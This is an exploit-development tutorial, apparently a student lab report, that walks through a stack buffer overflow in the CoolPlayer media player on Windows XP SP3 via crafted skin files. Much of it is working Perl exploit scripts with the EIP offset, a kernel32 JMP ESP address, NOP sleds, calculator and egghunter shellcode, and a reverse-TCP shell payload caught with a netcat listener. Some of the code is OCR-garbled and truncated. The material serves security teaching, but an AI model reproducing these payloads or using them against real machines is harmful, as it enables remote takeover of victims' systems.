

# **Exploit Development**

A tutorial demonstrating a buffer overflow vulnerability in a Windows based application and providing its countermeasures in modern operating systems.

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## **Abstract**

CoolPlayer is the target media player application used for this tutorial and is apparently vulnerable to a buffer overflow attack using its skin importing feature. Once a carefully crafted skin containing overflow code is opened it should cause the exploit to occur and give an attacker control of the application. The main aim for this tutorial is to prove the claimed buffer overflow exploit exists in the CoolPlayer application with DEP disabled and DEP enabled in OPT out mode.

The investigator used two debugging applications, OllyDbg and Immunity Debugger, to investigate the CoolPlayer application. The exploit development environment used was Windows XP SP3. The investigator crafted the exploits using Perl and created the shellcode payloads using MSFGUI. Tools such as findjmp.exe and pattern\_create.exe aided the investigator in finding memory addresses and generating character patterns. CoolPlayer was successfully exploited with a buffer overflow vulnerability executing various payloads with and without DEP enabled.

In the tutorial procedures were given to detect and exploit a buffer overflow vulnerability within an application. With working examples for both sections it's the hopes of the investigator that the reader will be able to reproduce the exploits themselves. Furthermore, buffer overflow countermeasures and Intrusion Detection System (IDS) evasion methods were given to the reader.

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## 1 Introduction

### 1.1 Introduction to Buffer overflows

A deadly exploit is a buffer overflow. Clever ways have been found by attackers to crash an application and then take control of it to run whatever they may desire through shellcode instead. From running simple calculators to a reverse shell on a target's system. What an attacker can run from the overflow depends on how much free space is available to insert their shellcode. Getting such programs/tasks to run proves that the application is vulnerable to a buffer overflow attack. On Windows OS, a calculator is a common choice for proof of concept. A buffer overflow exploit first occurred in the 1980s, where the UNIX "finger" service was exploited with a stack overflow to further spread the Morris worm (Malwarebytes, 2016).

Programmers of these applications can cause buffer overflow attacks by not checking the user input before sending it to the next location in memory/stack. This assumption that the user input will be as expected is dangerous and exactly what an attacker is hoping for in an application. An attacker causes a buffer overflow to occur by submitting a user inputted value that is bigger than the input size defined by the programmers of the application.

There have been attempts to prevent buffer overflow exploits. In the Windows Operating System, starting with Windows XP and Windows Server 2003, one measure is called Data Execution Prevention (DEP). The main aim for DEP is to prevent unexpected code execution from applications in locations such as the default heap, stacks, and memory (ALVINASHCRAFT, 2022). It's intended to further help secure an application from exploits such as buffer overflows. However, it didn't take attackers long to find another way to get around this countermeasure and a create a buffer overflow exploit workaround for DEP.

#### 1.2 X86 REGISTER DEFINITIONS

It's important to understand the language used in this tutorial and what each of the registers are used for. The acronyms and their definitions are listed below.

#### JMP (Jump)

Unconditional jump to an address in memory. This instruction is useful in this tutorial to place the shellcode in the ESP stack. Placing shellcode at ESP enables it to become executable, and the JMP makes this possible.

#### **EIP (Extended Instruction Pointer)**

Representing a location in memory of the current instruction that is executing. The EIP points to the machine code for the next instruction (SkullSecurity, 2012). This register plays a critical part in this tutorial and ultimately enables the exploits to happen. Therefore, the correct distance to reach the EIP is needed as it helps set up the exploit to execute as intended.

### **ESP(Extended Stack Pointer)**

Pointer to the top of the stack (SkullSecurity, 2012). In this tutorial the exploit makes use of this stack to execute the shellcode.

#### **EDI (Extended Destination Index)**

Essentially another pointer, which is used as a destination for data (SkullSecurity, 2012).

Figure 0 below is an example of how a buffer overflow attack works. The user input first triggers the overflow and gives control of the EIP. Next, a JMP instruction sends the shellcode containing the desired task to the ESP stack. The shellcode is then executed as it will be on top of the stack.




Figure 0: Example of buffer overflow exploit on the stack.

#### 1.3 TOOLS AND SOFTWARE USED

### Windows XP SP3 Virtual Machine

The exploit development environment used a Virtual Machine of Windows XP SP3 release 5.1.2600 operating system. The exploits developed in this tutorial were entirely developed under this operating system and in this virtual machine.

### **Debugging Application**

In this tutorial two debuggers are used to investigate the application. OllyDbg v1.10 is used for most of the tutorial and investigation for proof of concept(POC) exploits. The more advanced sections use Immunity Debugger v1.85 such as finding bad characters and generating ROP chains.

#### **Generating Shellcode**

To create the shellcode used in the Perl scripts Metasploit Framework MSFGUI v4.4.1-release is used. A very helpful and easy to use tool that is installed on the Windows XP SP3 VM.

#### **Pattern Creation**

Character patterns used in the scripts are created using executable versions of Metasploit's pattern creation tools. They include pattern\_offset.exe, pattern\_create.exe. They are used to calculate the exact distance to the EIP.

#### **Catching Shells**

Netcat v1.10 is how shells are caught from the advanced exploit section of this tutorial, using a listener on the XP machine.

#### **Scripting**

Perl v5.10.1 is the scripting language used in this tutorial to create the ".ini" skin file that is loaded into the target application.

Findjmp.exe is a tool used to find a JMP ESP address in a ".dll" file for the exploit script. Mona.py is a python script used in Immunity Debugger to find bad characters in the application and for generating ROP chains to bypass DEP. It can be downloaded here: <a href="https://github.com/corelan/mona">https://github.com/corelan/mona</a>. Place mona.py in the program files of Immunity Debugger in the "PyCommands" folder.

#### **Target Application**

CoolPlayer is the target media player application used for this tutorial and is apparently vulnerable to a buffer overflow attack using its skin importing feature. Once a carefully crafted skin containing overflow code is opened it should cause the exploit to occur and give an attacker control of the application. The target application will be tested by the investigator for buffer overflow exploits against DEP disabled and DEP enabled in OPT out mode. Figure 1 below shows the application running.



Figure 1:The Target Application - CoolPlayer.

## 1.4 AIM

The main aim for this tutorial is to prove the claimed buffer overflow exploit exists in the CoolPlayer application with DEP disabled and enabled. Further sub aims include getting shellcode to run and execute from the buffer overflow exploit. The investigator hopes to demonstrate steps to exploit the vulnerability clearly enabling the reader to reproduce the exploit themselves. Final sub aim is to provide information on current attempts to prevent buffer overflows in modern operating systems.

## 2 PROCEDURE AND RESULTS

### 2.1 OVERVIEW OF PROCEDURE

This tutorial is broken down into two sections. Each part in these sections will show in detail the procedure in proving the existence of a buffer overflow vulnerability and how to exploit one. A more advanced section in this tutorial explains how to bypass Data Execution Prevention(DEP) in Windows XP SP3.

It's the hopes of the investigator that by the end of this tutorial you will be able to reproduce the steps taken and understand in detail how to exploit a buffer overflow vulnerability.

#### 2.2 SECTION 1 - NO DEP

### 2.2.1 Basic Exploitability of CoolPlayer

### **Ensuring DEP Is Disabled**

For this section DEP will need to be turned off for the target application. To check this right click on "My Computer" on the Desktop and go to "properties -> Advanced -> performance -> settings" (Appendix A, figure 1). In the performance options navigate to the Data Execution Prevention tab and select the second option "turn on DEP for all programs and...". At the bottom you will notice an "add" option. Select "add" and choose the target application "CoolPlayer". Once the target application has a tick and is in the list of exceptions select "Apply". You should have the same settings as Appendix A, figure 2. Restart the system. DEP is now turned off.

#### Proof that the flaw exists

First off, we are going to create a skin file that will attempt to crash the application. To achieve this a Perl file has been created that will input five hundred characters into the skin file. The beginning number of characters to test the crash may or may not be enough. For creating the CoolPlayer skin files a heading is needed "[CoolPlayer Skin]/nPlaylistSkin=" at the beginning of the skin file.

Create a Perl file called crashtest.pl and insert the following code shown in figure 2 and Appendix B. Using Notepad is sufficient to edit the Perl file and insert the code. Double clicking the Perl file in the file explorer will generate the "crash.ini" skin file.

```
crashtest.pl - Notepad
File Edit Format View Help

$file= "crash.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin=";
$header .= "A" x 500;
open($FILE, ">$file");
print $FILE $header;
close($FILE);
```

Figure 2: Editing the crashtest.pl file using Notepad.

As shown five hundred characters is concatenated using the "\$header .= "A" x 500;". These characters insert directly at the start if the skin file as seen in figure 3.



Figure 3: Crash test "crash.ini" skin file.

After the skin file is created you simply load it into the application in CoolPLayer's options settings. Shown in figure 4 is how to load in the skin file. Once the application is running, right click and a further window of options will open. Select "Options".



Figure 4: Panel after right-clicking when the file is open.

The skin importing feature is located at the bottom of the CoolPlayer options window. After opening the first "crash.ini" skin file a bitmap error occurs as seen in figure 5. This isn't the flaw we are looking for as the application did not crash, it only recognised the skin is in the wrong format. We simply increase the number of the "A" character user input in the "crashtest.pl" file.




Figure 5: Bitmap error from opening first crash test skin file.

Seven hundred characters of user input were chosen as the next crash test (see figure 6 and Appendix B). A reasonable enough jump to test if the application would crash.

```
crashtest.pl - Notepad
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Sfile= "crash.ini";
Sheader = "[CoolPlayer Skin]\nPlaylistSkin=";
Sheader .= "A" x 700;
open(SFILE, ">Sfile");
print SFILE Sheader;
close(SFILE);
```

Figure 6: seven hundred "A" characters.

Increasing the user input successfully crashed the application with a buffer overflow as shown in figure 7. This means the number of characters to crash the application is from five hundred to seven hundred.




Figure 7: CoolPlayer successfully crashed – buffer overflowed.

Further investigation of this crash using "OllyDbg" gives an idea of what is happening in detail. Run "OllyDbg" and attach the CoolPlayer application. A mini tutorial on how to do this is given below.

#### Using OllyDbg

To attach an application the target application must be run first. "OllyDbg" is then run navigating to "File -> Attach" (See Appendix C, figure 1). Select "Attach" and a new window will open listing all the current running applications (See Appendix C, Figure 2). Select the target application and you will see similar output as seen in Appendix C, Figure 3. Run the application by selecting the blue play button on the toolbar at the top of OllyDbg. You will see similar output to Appendix C, Figure 4. The Register window will go blank, and now OllyDbg is ready to catch anything the application will do.

Follow this process and open the crash test skin file. Back in "OllyDbg" in the "Registers" window the EIP contains 41414141 and the ESP contains the long list of "A's" from the user input (see figure 8). The user input has successfully overflowed into the ESP stack and EIP overwritten. This is what you look out for in the debugger to notice if the overflow exploit is working as intended.




Figure 8: EIP contains 41414141 which is A. "41" is A in hex.

A simple method to find the exact number of characters to crash an application is to create a pattern of characters of the same amount that caused the crash. In this example the amount is seven hundred. Patterns are also more accurate than using a large chain of single chain of "A" characters.

One tool used to generate this pattern of characters is "pattern\_create.exe" (see figure 9). Write the output to a text file which will contain the pattern generated.

```
C:\Documents and Settings\Administrator\Desktop\tools>pattern_create.exe 700 > 700.txt
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr5.tmp/lib/ruby/1.9.1/rubygems/custom_require.rb:3
recated in the future, use String#encode instead.
```

Figure 9: Generating pattern of 700 characters.

The aim behind finding the correct amount of input to crash the application is to craft a reliable exploit. You are finding the distance to the EIP to reliably insert a JMP instruction at the EIP. Instead of "41414141" as showing previously, the EIP will be the JMP instruction to the ESP. Create a new Perl file called "findEIP.pl" and insert the code shown in figure 10, replacing with your own pattern.

```
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[Sfile= "findEIPdist.ini";
Sheader = "[CoolPlayer Skin]\nPlaylistSkin=";
Sheader .= "AaOAa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9AbOAb1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab!
open(SFILE, ">Sfile");
print $FILE $header;
close($FILE);
```

Figure 10: Created pattern inserted

Now load "findEIPdist.ini" skin file into the target application and catch it with OllyDbg. In OllyDbg you will notice that the EIP in the Register window is no longer "41414141" and is now a different value (see figure 11). This value at the EIP is used to find the exact amount of distance to the EIP.

Figure 11: Crash pattern loaded into OllyDbg. EIP 33724132.

You now have the EIP value. Use "pattern\_offset.exe" to find the exact distance to the EIP. The EIP value from the Register in figure 11 is then followed by the length used to generate the pattern, in this case seven hundred. See figure 12 for the command layout described. The numbers displayed at the bottom is the exact distance to the EIP, "518". Five hundred and eighteen characters will overflow the user input and reach the EIP. This is used this to craft a proof-of-concept exploit.

```
The directory name is invalid.

C:\Documents and Settings\Administrator\Desktop\tools>pattern_offset.exe 33724132 700

C:\DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr6.tmp/lib/ruby/1.9.1/rubygems/custom_require.rb:36:in `require recated in the future, use String#encode instead.

518
```

Figure 12: Finding exact distance to EIP, listed as "518".

To prove control of the EIP, create a Perl file called "ControlofEIP.pl" and simply load four "B" characters to write to the EIP. See figure 13 for example code. In hex, this will look like "42424242". Junk such as two hundred "C" and "D" characters following the four "B" characters will show input getting written to the ESP stack.

```
ControlofEIP.pl - Notepad

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[Sfile= "conrollingEIP.ini";
Sheader = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPLayer skin
Sheader .= "A" x 518; #distance to eip

Seip = "BBBB"; #control of eip test
Sjunk1 = "C" x 200;
Sjunk2 = "D" x 200;

open($FILE, ">$file");
print $FILE $header.$eip.$junk1.$junk2;
close($FILE);
```

Figure 13: ControlofEIP.pl code – proving control of EIP.

Load the skin file into CoolPlayer and catch the output in OllyDbg. You will notice the EIP is "42424242" proving 4 "B" characters has been written directly to the EIP. Junk values were also successfully written to the ESP stack meaning our exploit is working as intended. Figure 14 below shows the values being written correctly.

Figure 14: Registers after loading in "controllingEIP.ini" to CoolPlayer.

Finally, a JMP ESP memory location is needed. Using findjmp.exe with a ".dll" file followed by "esp" will do this for us. In OllyDbg a list of ".dll" files can be found used by the application by visiting the executable modules in "View -> Executable modules" (see figure 15).



Figure 15: Executable modules location in OllyDbg.

Among the list of CoolPlayer's executable modules was "kernel32.dll" as seen in figure 16.

```
76390000 0001D000 763912C0 IMM32 (system) 5.1.2600.5512 (c:\WINDOWS\system32\IMM32.DLL 7C8000000 000F6000 7C80B63E kernel32 (system) 5.1.2600.5512 (c:\WINDOWS\system32\kernel32.dll 77BD0000 00007000 77BD33BD midimap (system) 5.1.2600.5512 (c:\WINDOWS\system32\midimap.dll
```

Figure 16: kernel32.dll listed as executable module.

This is a trustworthy ".dll" as it always contains a JMP ESP location unlike some other ".dll" files. Therefore, "kernel32.dll" is used. Findjmp.exe was run with "kernel32.dll" followed by "esp" and a location for JMP ESP will successfully return (see figure 17).

```
C:\Documents and Settings\Administrator\Desktop\tools>findjmp.exe kernel32 esp
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32 for code useable with the esp register
0x7C8369F0 call esp
0x7C86467B jmp esp
0x7C868667 call esp
Finished Scanning kernel32 for code useable with the esp register
Found 3 usable addresses
```

Figure 17: JMP ESP memory location at 0x7C86467B.

The address "0x7C86467B" is placed after the five hundred and eighteen characters of input instead of the four "B" characters. This will mean the EIP will contain the JMP ESP address.

#### **Shellcode Space**

It's important to find out how much space is available for shellcode (which will be defined later in the tutorial). To find out how much space is available on the stack create another Perl file called "ControlofEIP- shellcode space.pl". The objective is to fill up the memory after the EIP register with junk characters to find out where the junk gets cut off and stops. Normally, there is a very limited amount of space available on the stack for shellcode so it's important to find out how much you are working with.

In "ControlofEIP- shellcode space.pl" replace the "\$junk" value with a large amount of characters. Use this method and increase the value to "9150" "C" characters which causes some of the "C" characters to overflow into the EDI register (See figure 18).

Figure 18: two C characters placed into the EDI memory.

Subtract the two "C" characters from junk and create "\$junk2" variable containing four "D" characters which should be placed on the EDI. Figure 19 is an example setup for this code.

```
ControlofEIP-shellcode space.pl - Notepad

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Sfile= "conrollingEIP.ini";
Sheader = "[CoolPlayer skin]\nPlaylistSkin="; #header for CoolPLayer Sheader .= "A" x 518; #distance to eip

Seip = "BBBB"; #control of eip test
Sjunk1 = "C" x 9148;
Sjunk2 = "DDDD";

open(SFILE, ">Sfile");
print SFILE Sheader.Seip.Sjunk1.Sjunk2;
close(SFILE);
```

Figure 19: Testing space for shellcode.

Figure 20: Four D characters on EDI.

It was the understanding of the investigator that the available space at the top of the stack was 9148 characters or 9148 bytes. However, the investigator had doubts as to whether this was the exact space available for shellcode. Nevertheless, to show how it looks on the stack create a pattern of 9148 characters (see figure 21) and insert the pattern into a new Perl file called "shellcodespacepat.pl" (see figure 22).

```
C:\Documents and Settings\Administrator\Desktop\tools>pattern_create.exe 9148 > 9148.txt C:\DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr1.tmp/lib/ruby/1.9.1/rubygems/custom_require.rb:36:in `re recated in the future, use String#encode instead.
```

Figure 21: Generating pattern of 9148 characters.

Figure 22: Pattern inserted into Perl file writing to ESP stack.

Open the "ShellcodeSpacepat.ini" skin in CoolPlayer and catch it with OllyDbg. In OllyDbg, the ESP register showed the pattern loaded in, with no overflow into the EDI (See Appendix D, figure 1). In the memory dump it's clear that more than enough space is available for any shellcode to be run in this application (See Appendix D, figure 2). Therefore, you will not have to worry about shellcode length or the input getting cut off at the beginning. Now all the information has been found to craft a proof-of-concept exploit.

#### **Proof Of Concept Exploit**

Basic information about the target application has been found and enables you to attempt to create a working exploit. The investigator chose to craft an exploit to open a calculator. However, you may choose anything you wish to open such as a messagebox or notepad.

Shellcode is used to craft the exploit. It's code used to carry out a desired task, called a payload. The calculator is the shellcode and payload in this example. The shellcode is processed by the application and runs if executed successfully.

#### Generating Shellcode

MSFGUI is used to generate the calculator payload in this tutorial. Start MSFGUI and navigate to "Payloads -> exec" (see figure 23).




Figure 23: exec payload option in MSFGUI.

A new window will open from MSFGUI with options to enter in a execute command. As the investigator wanted to run calculator, "calc.exe" was entered in the CMD option. As Perl is being used for this tutorial be sure to output the payload in Perl and select a location to generate a ".txt" file of the shellcode. Finally, it's best to encode the payload in "x86/alpha\_upper" to avoid any filtering of the shellcode. Once everything is correct select "Generate" to create the shellcode. Figure 24 on the next page shows the window to generate this payload with options entered.




Figure 24: calc.exe payload generation options and settings.

The shellcode that will execute calculator after a successful buffer overflow exploit is created. Create a new Perl file called "calc.pl" and copy the same code from the "Controlof EIP.pl" file. However, replace the "\$eip" value with the JMP ESP memory location and the "\$junk" value with the newly generated shellcode. The shellcode generated by MSFGUI in the text file should look like figure 25. Refer to Appendix B for the full Perl script.



Figure 25: Calculator shellcode generated.

Lastly, in order to execute the shellcode reliably NOP are needed. A NOP is just an empty instruction to do nothing. Usually for calculator to execute only three are needed. However, in this tutorial 90 NOPs are used for CoolPlayer which reliably executes the calculator. An example is shown below in figure 25 demonstrates how to set up this POC exploit. See Appendix B for the full calc.pl script.

```
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Sfile= "Calcshellcode.ini";
Sheader = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPLayer skin
Sheader .= "A" x 518; #distance to eip

Seip = pack('v',0x7C86467B); #kernel32 jump esp

Sshellcode = "\x90" x 90; #NOPs

Sshellcode = "\x90" x 90; #NOPs

Sshellcode = $shellcode. \( \text{U} \) \x89\xe3\xdb\xdd\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x49\x43\x30\x41\x41"; \( \text{U} \) #Calculator shellcode

open($FILE, ">$file");
print $FILE $header.$eip.$shellcode;
close($FILE);
```

Figure 25: calc.pl with calculator payload and JMP ESP.

A proof-of-concept exploit was finished and to find out if it was successful open the skin file "CaclShellcode.ini" as seen in figure 26.



Figure 26: Investigator opening calculator exploit in CoolPlayer.

The exploit should be successful, and a calculator should open instantly after opening the skin. Figure 27 below shows the calculator opened in this tutorial. From this point, more advanced shellcode can be used instead of calculator as the proof-of-concept was successful. The only component in the scripts you need to change at this point is the shellcode.




Figure 27: Calculator successfully executed from within CoolPlayer.

#### **Egg Hunter Shellcode**

A quick little section will be given on Egg hunter shellcode. This is helpful if you are unfortunate and there is very little space at the top of the stack for shellcode.

An "egghunter" is a small piece of shellcode that enables the application to search for the shellcode placed further down the stack. It locates the beginning of the shellcode through the use of string searching called a "tag".

In this tutorial the tag chosen was "w00tw00t". Below in figure 28 is a diagram demonstrating how this process works. As you can see, the shellcode is placed further down in memory and the egg hunter tag is run first. Then the tag "w00tw00t" is searched for in memory and once found executes the shellcode.




Figure 28: Egg hunter process.

You will now use "mona.py" to generate the egg hunter shellcode with "Immunity Debugger" (Corelan, 2011). The process is the same to attach the application which can be seen in Appendix C, figures 5-7. Appendix C, figure 8 displays using mona.py with the command line at the bottom of Immunity Debugger. The command to generate the egg hunter shellcode with mona.py will be inserted at this location.

Attach CoolPlayer in Immunity Debugger and run the application from within Immunity. At the command line enter "!mona egg -t w00tw00t". The "-t" is the flag for the tag. Figure 29 on the next page demonstrates the command being entered. Egg hunter shellcode will be generated in a text file called "egghunter.txt". This text file can be found within Immunity Debugger's program files. In the case of the Investigator at "C:\Program Files\Immunity Inc\Immunity Debugger\egghunter.txt". The egghunter.txt file will contain shellcode as seen in figure 30 on the next page.

```
7C90120E [11:87:21] Attached process paused at ntdll.DbgBreakPoint
08ADF00D [+1] Command used:
08ADF00D [+2] Command used:
08ADF00D [+3] Egg set to w00t
08ADF00D [+4] Generating traditional 32bit egghunter code
08ADF00D [+4] Preparing output file 'egghunter.txt'
08ADF00D [+5] Preparing output file 'egghunter.txt'
08ADF00D [+6] Egghunter [32] bytes]:
1. "X66\X81\Xca\Xff\X0f\X42\X52\X6a\X02\X58\Xcd\X2e\X3c\X05\X5a\X74"
"Xxef\Xb8\X77\X30\X30\X74\X8b\Xfa\Xaf\X75\Xea\Xaf\X75\Xe7\Xff\Xe7"
08ADF00D [+1] This mona.py action took 0:00:00.020000

1. Imona egg -t w00tw00t
```

Figure 29: Generating egghunter shellcode with tag "w00tw00t".

```
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Output generated by mona.py v2.0, rev 600 - Immunity Debugger Corelan Team - https://www.corelan.be

OS: xp, release 5.1.2600
Process being debugged : 1900609 (pid 1056)
Current mona arguments: egg -t w00tw00t

2022-04-20 11:37:43

Egghunter , tag w00t:
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
Put this tag in front of your shellcode: w00tw00t
```

Figure 30: egghunter.txt shellcode generated by mona.py.

One important aspect of this shellcode to understand is that the shellcode contains the egg hunter tag "w00t" in hex format. In hex and shellcode, "w00t" is "\x77\x30\x30\x74\". You simply split the shellcode using concatenation where the tag begins in the shellcode in the Perl script. Next, for demonstration purposes one hundred and fifty NOPs are used to place the shellcode further in memory. The investigator had to also use the hex format to define the tag before the shellcode as text was not reliable. Furthermore, for a reason the investigator was unable to figure out the large shellcode used previously in "calc.pl" did not work with the egg hunter section of this tutorial. Therefore, a smaller calculator shellcode from "exploit.db" was used instead (Leitch, 2010). See Appendix E, Egghunter.pl for this shellcode.

Create a Perl file called "Egghunter.pl" and insert the following code shown in Appendix B and figure 31 on the next page. The script is similar to previous exploits, although you will notice the new "\$egg" variable. Some NOPs are added first into memory and then the shellcode from the "egghunter.txt". The shellcode is separated using concatenation as mentioned previously.

Next, more NOPs are used being one hundred and fifty. The tag that the shellcode will find is inserted just before the calculator shellcode as mentioned before. As described, "w00tw00t" is in hex format as it was more reliable. Finally, the egg hunter is all set up and the calculator shellcode is inserted. Generate the "EggShellcode.ini" skin. Refer to Appendix B for the full Perl script.

Figure 31: EggHunter.pl Perl script containing egghunter shellcode and tag.

For further analysis, figure 32 below shows the script in memory. As intended the NOPs, "w00t" shellcode and further NOPs are in memory. At the bottom of the stack you will see the egg tag "w00tw00t" and calculator shellcode.




Figure 32: Egghunter.ini skin in memory.

Open the "Egghunter.ini" skin in CoolPlayer. It will take a little longer than the previous exploits used as the egghunter will be searching for the shellcode in memory. You will then see the calculator open as seen in figure 33 on the next page.




Figure 33: Calculator successfully opened using Egg Hunter shellcode.

#### 2.2.2 Advanced Exploitability of CoolPlayer

After running calculator successfully, the investigator chose to try and execute a command shell from within CoolPlayer. Use MSFGUI again to generate shell shellcode. Select a "shell\_reverse\_tcp" as the payload. Figure 34 is where to generate the shellcode in MSFGUI.




Figure 34: Option for shell payload in MSFGUI.

A new window will open and like the calculator shellcode options will need to be configured (see figure 35). The "LHOST" is the machine that will catch the shell once it is executed. For this tutorial the IP address of the Windows XP machine was 192.168.0.200. Next the "LPORT". You may choose any port but the investigator left it at default "4444". The Netcat listener will listen on the port you choose here.




Figure 35: Options for generating command shell.

Encode the payload in "x86/alpha\_upper" and select the output format in Perl. The payload is then generated into a text file called "shell-reverse.txt".




Figure 36: Encoding settings for command shell shellcode.

Create a new Perl file called "shell-reverse.pl" and copy the code from "calc.pl". However, replace the shellcode variable with the newly generated shell shellcode. Figure 37 on the next page shows the script open in Notepad. No further changes are needed, and the exploit should run fine. Generate the "shell-reverse-tcp.ini" skin file. The full script can be found in Appendix B.

```
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| Sfile= "shell-reverse-tcp.ini"; | Sheader = "[CoolPlayer skin]\nPlaylistSkin="; #header for CoolPlayer skin | Sheader = "A" x 518; #distance to eip

| Seip = pack('v',0x7c86467B); #kernel32 jump esp

| Shellcode = "\x90" x 90; #NOPS

| Shellcode = "\x90" x 90; #NOPS

| Shellcode = $shellcode. \( \) "\x89\xe3\xdd\xc1\xd9\x73\xf4\x55\x59\x49\x49\\4e\x36\x56\x51\x4b\x4f\x50\x31\x49" . \( \) "\x50\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x30\x49\x58\x45\x38\x54\x42\x43\x30\x54\x51\x51" . \( \) "\x4c\x4d\x59\x5a\x46\x5\\#reverse shell shellcode

| Open($FILE, "\>$file"); | print $FILE $header. $eip. $shellcode; | close($FILE); |
```

Figure 37: shell-reverse.pl command shell script.

Now that the exploit has been created a listener will need to be set up to catch the shell once it is executed with CoolPlayer. Netcat can be used to set up this listener. The command is "nc - lvnp 4444" where the flags -I is setting the listener and -p the port. If you choose a different port than the investigator used in this tutorial, simply replace the port. Figure 38 below shows the listener is set up with "listening on [any] 4444". The exploit can now be executed in CoolPlayer.

```
C:\Documents and Settings\Administrator>nc -lvnp 4444

C:\Documents and Settings\Administrator>nc -lvnp 4444

C:\Documents and Settings\Administrator>nc -lvnp 4444
```

Figure 38: Netcat listener set up in command line.

